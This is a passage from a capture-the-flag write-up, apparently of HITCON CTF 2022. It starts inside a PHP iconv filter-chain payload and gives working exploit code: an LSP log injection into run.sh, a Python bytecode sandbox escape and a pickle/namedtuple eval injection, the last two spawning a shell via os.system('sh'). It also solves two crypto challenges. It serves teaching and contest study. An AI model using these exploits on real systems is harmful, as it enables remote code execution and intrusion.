TF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encod
e|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|c
onvert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|c
onvert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|conver
t.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|con
vert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.
IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CS
ISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.
UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF
-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|
convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|con
vert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|con
vert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.i
conv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|conver
t.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM
869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISO
LATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF
7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|
convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|con
vert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|conver
t.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|conver
t.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.icon
v.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.b
ase64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM86
9.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLA
TIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|
convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|co
nvert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|conve
rt.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.
iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.
base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.
L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.bas
e64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-
16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG
5.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|con
vert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|
convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.
```

iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.MAC.UTF16|convert.iconv.L8.UTF16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.CP949.UTF32BE|convert.iconv.ISO_69372.CSIBM921|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.IBM932.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L5.UTF-32|convert.iconv.ISO88594.GB13000|convert.iconv.BIG5.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.SJIS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM860.UTF16|convert.iconv.ISO-IR-143.ISO2022CNEXT|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500-1983.UCS-2BE|convert.iconv.MIK.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.PT.UTF32|convert.iconv.KOI8-U.IBM-932|convert.iconv.SJIS.EUCJP-WIN|convert.iconv.L10.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.863.UNICODE|convert.iconv.ISIRI3342.UCS4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM1161.IBM-932|convert.iconv.BIG5HKSCS.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.JS.UNICODE|convert.iconv.L4.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.INIS.UTF16|convert.iconv.CSIBM1133.IBM943|convert.iconv.GBK.SJIS|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.L6.UNICODE|convert.iconv.CP1282.ISO-IR-90|convert.iconv.CSA_T500-1983.UCS-2BE|convert.iconv.MIK.UCS2|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UT

```
F7|convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP866.CSUNICODE|convert.iconv.CSISOLATIN5.ISO_6937-2|convert.iconv.CP950.UTF-16BE|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CP861.UTF-16|convert.iconv.L4.GB13000|convert.iconv.BIG5.JOHAB|convert.iconv.CP950.UTF16|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSIBM1161.UNICODE|convert.iconv.ISO-IR-156.JOHAB|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO90|convert.iconv.UCS2.UTF-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|/resource=/var/www/html/index.php" x="20"
y="170" width="410" height="160"/>
</svg>
</body>
</html>
```

Misc

LemMinX

Use vscode plugin. There is a configuration to output the communication logs, which helps us to understand the LSP protocol.

According to the configuration, the `printflag` file is not readable, we must try to execute it. After playing around with protocol, the only way we found to be able to execute a command is through `run.sh`.

In the initialization process, we can choose which file to write our logs. If we set the log file to `run.sh`, the logs will be append to `run.sh`, which will be executed each connection. It's fine to have some commands which produce alarms, since the bash scripts will be executed line by line. Once the printflag is append to the script, `printflag` can be executed. We set the method field to `printflag`, because this is an invalid command, it will be logged and will be executed the next connection.

```python
from pwn import *
import json
HOST = '35.185.130.194'
PORT = 40001
# HOST = 'localhost'
# PORT = 7777

```

```python
import gmpy2

def solve_pow(r):
    if len(sys.argv) == 2:
        return
    r.recvuntil(b"n = ")
    n = int(r.recvline().strip())
    print(f"n = {n}")
    r.recvuntil(b"t = ")
    t = int(r.recvline().strip())
    print(f"t = {t}")
    ans = gmpy2.powmod(2, gmpy2.bit_set(0, t), n)
    print(f"ans = {ans}")
    r.sendlineafter(b"= ", str(ans).encode())

def send_data(r, data):
    json_data = json.dumps(data)
    r.send(f"Content-Length: {len(json_data)}\r\n\r\n".encode())
    r.send(json_data.encode())
    r.recvuntil(b"Content-Length: ")
    length = int(r.recvline().strip().decode())
    r.recvuntil(b"\r\n")
    response = r.recv(length).decode()
    return json.loads(response)

def recv_data(r):
    l = r.recvuntil(b"Content-Length: ", timeout=1)
    if not l:
        return None
    length = int(r.recvline().strip().decode())
    r.recvuntil(b"\r\n")
    response = r.recv(length).decode()
    return json.loads(response)
def recv_all_response(r):
    while True:
        data = recv_data(r)
        if data is None:
            break
        print(data)
def construct_json_rpc(method, params):
    return {
        "jsonrpc": "2.0",
        "method": method,
        "params": params
    }

def register_capability(r, id=1):
```

```
    return send_data(r, construct_json_rpc("client/registerCapability", {"id": id}))

def register_all(r):
    data = recv_data(r)
    print(data)
    while data is not None and data["method"] == "client/registerCapability":
        data = recv_data(r)
        print(data)

r = remote(HOST, PORT)
# solve_pow(r)
with open("exp/initialize.json", "r") as f:
    initialize = json.load(f)
res = send_data(r, construct_json_rpc("initialize", initialize))
print(res)
res = send_data(r, construct_json_rpc("initialized", {}))
print(res)
data = recv_data(r)
print(data)
register_all(r)
res = recv_all_response(r)
res = send_data(r, construct_json_rpc("\n/printflag\n", {}))
# r.close()
r.interactive()
```

```
[*] Switching to interactive mode
./run.sh: 3: Nov: not found
./run.sh: 4: INFO:: not found
./run.sh: 5: LemMinX: not found
./run.sh: 6: -: not found
./run.sh: 7: -: not found
./run.sh: 8: -: not found
./run.sh: 9: -: not found
./run.sh: 10: Nov: not found
./run.sh: 11: INFO:: not found
./run.sh: 12: LemMinX: not found
./run.sh: 13: -: not found
./run.sh: 14: -: not found
./run.sh: 15: -: not found
./run.sh: 16: -: not found
./run.sh: 17: Nov: not found
./run.sh: 18: WARNING:: not found
hitcon{getting_full_socket_access_to_a_lsp_server_is_inpratical_but_xxe_is_still
```

VOID

Python bytecode uses `co_consts` `co_names` in various instructions, and when emulating those instructions, python interpreter does not check whether the index of them inside instructions are in the bound. Therefore, when an instruction referring to an out-of-bound constant or name is emulated, some object outside the original object buffer is taken out (if there were a valid object there; otherwise the interpret crashes most likely due to a null pointer dereference).

This challenge zeros out `co_consts` `co_names` . Therefore, it is useful to find out what objects are after the "empty" buffer.

A method of referring to an out of bound `co_name` is like:

```
1 [].a.b.c.d.e.f.g.h.i.j if [] else e
```

A method of referring to an out of bound `co_const` is like: (many ways, here provides a way using the smallest number of bytes (since 0/0 is inside the expression, the division by zero appears and python bytecode optimization is suppressed)

```
1 [0/0/1/2/3/4/5] if [] else 4
```

When we build a local testing environment, we can find out all the objects after the two buffers. Here is a sketch:

```
1 {1000: b'>>> \n', 1004: b">>> ('_io', '_warnings', 'marshal')\n", 1007: b'>>> .
  pyw\n', 990: b'>>> /\n', 995: b'>>> 0\n', 773: b'>>> 2\n', 775: b'>>> 3\n', 861
  : b'>>> :/\n', 1527: b'>>> <\n object at 0x789747411600>\n', 1528: b'>>> <\n ob
  ject at 0x7d76ec973600>\n', 2054: b'>>> <\x0c object at 0x7ae31dcde030>\n', 844
  : b'>>> <\x12 object at 0x78fa35886030>\n', 53: b'>>> <built-in method maketran
  s of type object at 0x7293afe8ea40>\n', 191: b'>>> <built-in method maketrans o
  f type object at 0x78cd22f1b920>\n', 65: b'>>> <built-in method maketrans of ty
  pe object at 0x7e298f65d920>\n', 456: b">>> <class 'BaseException'>\n", 462: b
  ">>> <class 'Exception'>\n", 1744: b">>> <class 'bool'>\n", 288: b">>> <class
  'builtin_function_or_method'>\n", 620: b">>> <class 'bytes'>\n", 2096: b">>> <c
  lass 'classmethod_descriptor'>\n", 150: b">>> <class 'dict'>\n", 162: b">>> <cl
  ass 'dict_items'>\n", 156: b">>> <class 'dict_keys'>\n", 168: b">>> <class 'dic
  t_values'>\n", 762: b">>> <class 'frozenset'>\n", 1662: b">>> <class 'getset_de
```

```
scriptor'>\n", 42: b">>> <class 'int'>\n", 6: b">>> <class 'object'>\n", 846: b
">>> <class 'set'>\n", 52: b">>> <class 'staticmethod'>\n", 508: b">>> <class
'str'>\n", 4: b">>> <class 'tuple'>\n", 1544: b">>> <class 'weakcallableproxy'>
\n", 1576: b">>> <class 'weakproxy'>\n", 2047: b">>> <class 'weakref'>\n", 2046
: b">>> <class 'wrapper_descriptor'>\n", 993: b'>>> <code object <genexpr> at 0
x7febbb5120e0, file "<frozen importlib._bootstrap_external>", line 1672>\n', 10
02: b'>>> <code object <setcomp> at 0x76281c9de190, file "<frozen importlib._bo
otstrap_external>", line 1689>\n', 953: b'>>> ModuleSpec\n', 1010: b'>>> None
\n', 795: b'>>> NotImplementedError\n', 938: b'>>> OSError\n', 813: b'>>> SOURC
E_SUFFIXES\n', 0: b'>>> Segmentation fault\n', 988: b'>>> Setup the path-based
importers for importlib by importing needed\n    built-in modules and injectin
g them into the global namespace.\n\n    Other components are extracted from th
e core bootstrap module.\n\n    \n', 1009: b'>>> True\n', 806: b'>>> ValueError
\n', 992: b'>>> \\\n', 809: b'>>> _OPT\n', 805: b'>>> _PYCACHE\n', 2408: b'>>>
__abs__\n', 2268: b'>>> __add__\n', 2478: b'>>> __and__\n', 2418: b'>>> __bool_
_\n', 2138: b'>>> __call__\n', 2098: b'>>> __class_getitem__\n', 2178: b'>>> __
delattr__\n', 2348: b'>>> __divmod__\n', 2208: b'>>> __eq__\n', 2068: b'>>> __g
e__\n', 2158: b'>>> __getattribute__\n', 2058: b'>>> __gt__\n', 2078: b'>>> __i
nit__\n', 2428: b'>>> __invert__\n', 2248: b'>>> __iter__\n', 2198: b'>>> __le_
_\n', 2438: b'>>> __lshift__\n', 2188: b'>>> __lt__\n', 2328: b'>>> __mod__\n'
, 2308: b'>>> __mul__\n', 2048: b'>>> __ne__\n', 2388: b'>>> __neg__\n', 2258:
b'>>> __next__\n', 2398: b'>>> __pos__\n', 2368: b'>>> __pow__\n', 2278: b'>>>
__radd__\n', 2488: b'>>> __rand__\n', 2358: b'>>> __rdivmod__\n', 2128: b'>>> _
_repr__\n', 2448: b'>>> __rlshift__\n', 2338: b'>>> __rmod__\n', 2318: b'>>> __
rmul__\n', 2378: b'>>> __rpow__\n', 2468: b'>>> __rrshift__\n', 2458: b'>>> __r
shift__\n', 2298: b'>>> __rsub__\n', 2168: b'>>> __setattr__\n', 2148: b'>>> __
str__\n', 2288: b'>>> __sub__\n', 2498: b'>>> __xor__\n', 951: b'>>> _bootstrap
\n', 1008: b'>>> _d.pyd\n', 940: b'>>> _fill_cache\n', 948: b'>>> _get_spec\n'
, 946: b'>>> _loaders\n', 796: b'>>> _os\n', 944: b'>>> _path_cache\n', 949: b
'>>> _path_isdir\n', 947: b'>>> _path_isfile\n', 812: b'>>> _path_join\n', 939
: b'>>> _path_mtime\n', 798: b'>>> _path_split\n', 933: b'>>> _path_stat\n', 10
01: b'>>> _pathseps_with_colon\n', 941: b'>>> _relax_case\n', 942: b'>>> _relax
ed_path_cache\n', 994: b'>>> _setup.<locals>.<genexpr>\n', 1003: b'>>> _setup.<
locals>.<setcomp>\n', 952: b'>>> _verbose_message\n', 794: b'>>> cache_tag\n',
807: b'>>> count\n', 1712: b'>>> denominator\n', 797: b'>>> fspath\n', 936: b'>
>> getcwd\n', 1680: b'>>> imag\n', 793: b'>>> implementation\n', 996: b'>>> imp
ortlib requires posix or nt\n', 810: b'>>> isalnum\n', 804: b'>>> len\n', 943:
b'>>> lower\n', 991: b'>>> nt\n', 1696: b'>>> numerator\n', 811: b'>>> partitio
n\n', 934: b'>>> path\n', 803: b'>>> path_sep\n', 801: b'>>> path_separators\n'
, 989: b'>>> posix\n', 799: b'>>> pycache_prefix\n', 1664: b'>>> real\n', 932:
b'>>> rpartition\n', 808: b'>>> rsplit\n', 800: b'>>> rstrip\n', 937: b'>>> st_
mtime\n', 802: b'>>> startswith\n', 954: b'>>> submodule_search_locations\n', 7
92: b'>>> sys\n', 1005: b'>>> winreg\n'}
```


We are in luck as we can see a string `__getattribute__`. It can be used in `co_names` when using python to call method. Similarly, there are various other objects that can be used if we are

short of bytes.

We can find out the solution easily now:

```
import string

alphabet = string.ascii_letters

def gen_var_i(x,K=3):
    s=''
    for i in range(K):
        s += alphabet[x%len(alphabet)]
        x //= len(alphabet)
    return s

# 52**3 = 140608
# 52**2 = 2704

variables = []
for i in range(1,4):
    variables += [gen_var_i(j, i) for j in range(len(alphabet)**i)]

magic_str=2148
magic_getattribute=2158
magic_bytes=620

anyvar=[792, 793, 794, 796, 797, 798, 799, 800, 801, 802, 803, 804, 807, 808, 810, 811, 812, 932, 933, 934, 936, 937, 939, 940, 941, 942, 943, 944, 946, 947, 948, 949, 951, 952, 954, 989, 991, 994, 996]
#exp_alphabet='0$_abcdefghijklmnopqrstuvwxyz'
exp_alphabet='0$_abcdegijlmnopqrstuvxy'


variables = [i for i in variables if i not in ('if','in','is','as','or')]

anyvar_s = [variables[i] for i in anyvar]

# [].a.b.c.d.e.f.g.h.i.j.k.l.m.n if [] else []

def gen_pat1(n, i):
    return '[].'+'.'.join(variables[:n])+' if [] else '+variables[i]

#print(gen_pat1(2500, getattribute))

def integer(x):
```

```
    # not efficient; hope it is enough
    #if x<0:
    #    return '~'+integer(~x)
    if x==0:
        return '~-(not [])'
    if x==1:
        return 'not []'
    if 0==(x&1):
        return '('+integer(x>>1)+')<<('+integer(1)+')'
    else:
        return '~('+integer(~x)+')'

def string(x):
    # how do we construct string?
    #return '({:d})'.format(magic_bytes)+'(['+','.join(integer(ord(i)) for i in x)+']).'+variables[magic_str]+'()'
    return '({:d})'.format(magic_bytes)+'(['+','.join(anyvar_s[exp_alphabet.index(i)] for i in x)+']).'+variables[magic_str]+'()['+integer(2)+':'+integer(-1)+']'

exploit = ''
exploit += '[0/'+'/'.join('{:d}'.format(i) for i in range(magic_bytes+10))+'].'
exploit += '.'.join(variables[:magic_getattribute+10])
exploit += ' if [] else ['
exploit += ','.join('({}:={})'.format(anyvar_s[i],integer(ord(exp_alphabet[i]))) for i in range(len(exp_alphabet)))
exploit += ','

rem_vars = anyvar_s[len(exp_alphabet):]

int_exp = ''

def make_getattr(x, name):
    global int_exp
    varn = rem_vars.pop()
    int_exp += '('+varn+':='+x+'),'
    return varn+'.'+variables[magic_getattribute]+'('+varn+','+string(name)+')'


# then, we find out the os.system sh
# [].__str__.__objclass__.__subclasses__()[80].acquire.__globals__['sys'].modules['os'].system('sh')

end_exp = '[]'
end_exp += '.'+variables[magic_str]
end_exp += '.'+variables[magic_getattribute]+'('+string('__objclass__')+')'
end_exp = make_getattr(end_exp, '__subclasses__')
```

```
end_exp += '()['+integer(80)+']'
end_exp = make_getattr(end_exp, 'acquire')
end_exp += '.'+variables[magic_getattribute]+'('+string('__globals__')+')'
end_exp += '['+string('sys')+']'
end_exp += '.'+variables[magic_getattribute]+'('+string('modules')+')'
end_exp += '['+string('os')+']'
end_exp += '.'+variables[magic_getattribute]+'('+string('system')+')'
end_exp += '('+string('$0')+')'
final_exp = exploit+int_exp+end_exp+']'
print(final_exp)
print(len(exploit))
print(len(final_exp))
with open("exp.txt", 'w') as f:
    f.write(final_exp)
```

hitcon{3scape the vvvVOIDddd}

Picklection

This challenge requires deep analysis of pickle and collections library before building a working exploit.

What pickle support natively

Building any bools, integers, strings, tuples, lists, dicts, and nested of them

From a import b, where a is limited to `collections` and b does not contain `__` in this challenge

Setitem

Setattr

Function calling

What `collections` provides

Related codes:

collections/__init__.py

collections/abc.py

_collections_abc.py

1. Getitem

```
a[b]
# <->
collections._itemgetter(b)(a)
```

2. _collections_abc

`collections.__getattr__` can import any name from `_collections_abc` if the name is inside its `__all__`, see:

```
def __getattr__(name):
    # For backwards compatibility, continue to make the collections ABCs
    # through Python 3.6 available through the collections module.
    # Note, no new collections ABCs were added in Python 3.7
    if name in _collections_abc.__all__:
        obj = getattr(_collections_abc, name)
        import warnings
        warnings.warn("Using or importing the ABCs from 'collections' instead "
                      "of from 'collections.abc' is deprecated since Python 3.
3, "
                      "and in 3.10 it will stop working",
                      DeprecationWarning, stacklevel=2)
        globals()[name] = obj
        return obj
    raise AttributeError(f'module {__name__!r} has no attribute {name!r}')
```

With pickle we can import `collections._collections_abc` and edit `collections._collections_abc.*`. When `__getattr__` is called, `collections` global namespace will get contaminated:

```
>>> import collections
>>> collections._collections_abc.__all__=["list"]
>>> collections._collections_abc.list=1
>>> collections.list
<stdin>:1: DeprecationWarning: Using or importing the ABCs from 'collections' i
nstead of from 'collections.abc' is deprecated since Python 3.3, and in 3.10 i
t will stop working
1
>>> collections.namedtuple('a',['b'])
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "/usr/local/lib/python3.9/collections/__init__.py", line 373, in namedtu
ple
    field_names = list(map(str, field_names))
```

```
TypeError: 'int' object is not callable
```

3. Namedtuple

Inside `namedtuple` is a deep `eval`.

```
def namedtuple(typename, field_names, *,
    rename=False, defaults=None, module=None):
    ...
    field_names = tuple(map(_sys.intern, field_names))
    num_fields = len(field_names)
    arg_list = ', '.join(field_names)
    if num_fields == 1:
        arg_list += ','
    ...
    code = f'lambda _cls, {arg_list}: _tuple_new(_cls, ({arg_list}))'
    __new__ = eval(code, namespace)
```

Can we inject something into the eval'ed code?

Attack `namedtuple`

Notice that, when `namedtuple` checks argument validity, it is using `list(map(...))`:

```
    if isinstance(field_names, str):
        field_names = field_names.replace(',', ' ').split()
    field_names = list(map(str, field_names))
    typename = _sys.intern(str(typename))

    if rename:
        seen = set()
        for index, name in enumerate(field_names):
            if (not name.isidentifier()
                or _iskeyword(name)
                or name.startswith('_')
                or name in seen):
                field_names[index] = f'_{index}'
            seen.add(name)

    for name in [typename] + field_names:
        if type(name) is not str:
            raise TypeError('Type names and field names must be strings')
        if not name.isidentifier():
            raise ValueError('Type names and field names must be valid '
```

```
                               f'identifiers: {name!r}')
        if _iskeyword(name):
            raise ValueError('Type names and field names cannot be a '
                               f'keyword: {name!r}')
```

While when it submits the argument to evaled code, it is using `tuple(map(...))`:

```
    field_names = tuple(map(_sys.intern, field_names))
    num_fields = len(field_names)
    arg_list = ', '.join(field_names)
    if num_fields == 1:
        arg_list += ','
    repr_fmt = '(' + ', '.join(f'{name}=%r' for name in field_names) + ')'
    tuple_new = tuple.__new__
    _dict, _tuple, _len, _map, _zip = dict, tuple, len, map, zip

    # Create all the named tuple methods to be added to the class namespace

    namespace = {
        '_tuple_new': tuple_new,
        '__builtins__': {},
        '__name__': f'namedtuple_{typename}',
    }
    code = f'lambda _cls, {arg_list}: _tuple_new(_cls, ({arg_list}))'
    __new__ = eval(code, namespace)
```

Therefore, it is possible to let `map(...)` to be something like `[None, None, ['z'], ['z=EXPLOIT_EXPRESSION:0#']]`, let the `list` be `_itemgetter(2)` to make `list(map(...))` a `['z']` and `tuple(map(...))` be `_itemgetter(3)` for a `['z=EXPLOIT_EXPRESSION:0#']`.

Consider if `map` becomes a namedtuple. Then its arguments become the first 2 elements of the tuple. If we make 2 additional arguments as default arguments, then a `map(str, ...)` can return `[str, ..., any, any]`. This finally becomes the trick that we finally use.

After a great number of trials and errors (which lasted a whole day - we were not clever), here is a working poc:

```
from collections import _collections_abc as abc
from collections import namedtuple as nt
from collections import _itemgetter as ig
ig2 = ig(2)
ig3 = ig(3)
```

```
a1 = 'b'
a2 = ['b1','b2','b3','b4']
a3 = ['','',['z'],["z=[].__str__.__objclass__.__subclasses__()[80].acquire.__globals__['sys'].modules['os'].system('sh'):0#"]]
nt.__kwdefaults__={"defaults":a3,'rename':False,'module':None}
tuple2=nt(a1,a2)
abc.__all__=["map","list","tuple"]
abc.map=tuple2
from collections import map as _x
abc.list=ig2
from collections import list as _y
abc.tuple=ig3
from collections import tuple as _z
nt.__kwdefaults__={"defaults":None,'rename':False,'module':None}
tp=nt('a',[])
```

But this does not work for pickle version 4 (as `nt.__kwdefaults__` cannot be edited by cPickle as we want). Therefore, there is another trick involving using the older version of pickle (use pker rather than pickora):

```
b"""ccollections
namedtuple
p0
0ccollections
_itemgetter
p1
0ccollections
_collections_abc
p2
0g1
(I2
tRp3
0g1
(I3
tRp4
0S'b'
p5
0(S'b1'
S'b2'
S'b3'
S'b4'
lp6
0(S''
S''
(S'z'
```

```
l(S'z=[].__str__.__objclass__.__subclasses__()[80].acquire.__globals__[\\'sys\\'
llp7
0g0
(}(S'__kwdefaults__'
(S'defaults'
g7
S'rename'
S''
S'module'
S''
ddtbg0
(g5
g6
tRp9
0g2
(}(S'__all__'
(S'map'
ldtbg2
(}(S'map'
g9
dtbccollections
map
p12
0g2
(}(S'__all__'
(S'list'
ldtbg2
(}(S'list'
g3
dtbccollections
list
p15
0g2
(}(S'__all__'
(S'tuple'
ldtbg2
(}(S'tuple'
g4
dtbccollections
tuple
p18
0g0
(}(S'__kwdefaults__'
(S'defaults'
NS'rename'
S''
S'module'
```

```
S''
ddtbg0
(S'a'
(ltR."""
```

hitcon{PaIn pAiN PAin PiCkLe QAq!}

Crypto

BabySSS

Chinese writeup, refer to : https://tl2cents.github.io/2022/11/29/HITCON-CTF-2022-Crypto-Writeups/

SSS key-sharing algorithm, the key-sharing polynomial is $f(x) = \sum_{0}^{128} a_i * x^i$, where a_i is a 64-bit random number and the subkey x_i held by the individual is 16 bits. We have eight subkeys, $(x_1, f(x_1)), ..., (x_8, f(x_8))$. To recover the entire polynomial. There are the following two algorithms, an algorithm based on lattice ; an algorithm based on the Chinese remainder theorem.

Here is the algorithm based on the Chinese remainder theorem.

Notice $y_i \mod x_i = \sum_{0}^{128} a_j * x_i^j = a_0 \mod x_i$, we have 8 sets of (x_i, y_i) and can get 8 sets of $a_0 \mod x_i$, and thus recover a_0. More generally, after $a_0, .., a_{i-1}$ is recovered, $s = y - \sum_{0}^{i-1} a_k * x^k = \sum_{i}^{128} a_k * x^k$, $\frac{s}{x^i}$ is also the same as a_0, and a_i can be recovered.

Exp

```
from ast import literal_eval
from hashlib import sha256
from Crypto.Cipher import AES
def polyeval(poly, x):
    return sum([a * x**i for i, a in enumerate(poly)])

lines = open("./output.txt","r").readlines()
shares = literal_eval(lines[0].strip())
enc = literal_eval(lines[1].strip())
nonce = literal_eval(lines[2].strip())
```

```
11
12 a_list = []
13 for i in range(129):
14     mods = []
15     consts = []
16     for x,y in shares:
17         s = y - sum([a*(x^j) for j,a in enumerate(a_list)])
18         assert s % x^i == 0
19         r = s//(x^i)
20         mods.append(x)
21         consts.append(r)
22     a_list.append(crt(consts,mods))
23
24 poly = a_list[:]
25 secret = polyeval(poly, 0x48763)
26 for x,y in shares:
27     assert y == polyeval(poly,x)
28 key = sha256(str(secret).encode()).digest()[:16]
29 cipher = AES.new(key, AES.MODE_CTR, nonce = nonce)
30 print(cipher.decrypt(enc))
31 # hitcon{doing_SSS_in_integers_is_not_good_:(}
```

Secret

Chinese writeup, refer to : https://tl2cents.github.io/2022/11/29/HITCON-CTF-2022-Crypto-Writeups/

Given 64 groups of $(e_i, m^{p+e_i} \mod n)$, we need to recover m. This question is somewhat similar to the previous N1ctf challenge. For details, please refer to my previous blog ezdlp. The difficulty lies in recovering n, where we need to find a very small k list $k_i,\ i = 1, 2, ..., 64$ such that :

$$\sum k_i = 0 \xrightarrow{s.t.} \sum k_i * p = 0$$
$$\sum e_i * k_i = 0$$

The solution space, which is the kernel space of the above two equations, is a linear space. Therefore, we can take a matrix composed of the basis of the kernel space, and perform the LLL algorithm on this matrix to obtain a small coefficient k_i that meets the above conditions. Because we can not compute the inverse, we can get the integer multiple of n by moving the

positive and negative signs. Using multiple groups of such multiples for GCD computing can restore n.
